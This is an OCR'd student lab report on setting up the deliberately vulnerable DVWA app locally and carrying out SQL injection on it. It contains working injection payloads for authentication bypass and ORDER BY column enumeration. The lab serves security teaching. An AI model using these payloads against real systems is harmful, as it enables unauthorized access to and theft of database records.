
SQL Injection Attack – Cyber Security Lab Experiment 5
HARI VIGNESH RAO 23BD1A052Q

Step 1: Install DVWA

sudo apt update


sudo apt install dvwa –y




Step 2: Start Required Services

sudo service apache2 start


sudo service mysql start



Step 3: Configure DVWA
Edit config file:
sudo nano /etc/dvwa/config.inc.php
Ensure:
$_DVWA['db_password'] = '';
Save and exit.




Step 4: Open DVWA in Browser(Firefox)
http://127.0.0.1/dvwa
- Login:
  - **Username:** admin
  - **Password:** password
- Click **Create / Reset Database**



Step 5: Set Security Level

- Go to **DVWA Security**
- Set **Security Level = Low**
- Click **Submit**




4. SQL Injection Attack on DVWA

Step 6: Navigate to SQL Injection Module

DVWA → Vulnerabilities → SQL Injection

You will see an input box asking for **User ID**.




5. Basic SQL Injection Test

Step 7: Normal Input

1

Displays user details normally




Step 8: Authentication Bypass

Enter:
1' OR '1'='1

Result: All user records are displayed

Confirms SQL Injection vulnerability





6. SQL Injection – Database Enumeration

Step 9: Find Number of Columns

1' ORDER BY 1-- -
1' ORDER BY 2-- -
1' ORDER BY 3-- -

Stop when error occurs Last successful number = total columns

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Instructions
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Command Injection
CSRF
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Insecure CAPTCHA
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XSS (Reflected)
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Authorisation Bypass
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
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/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
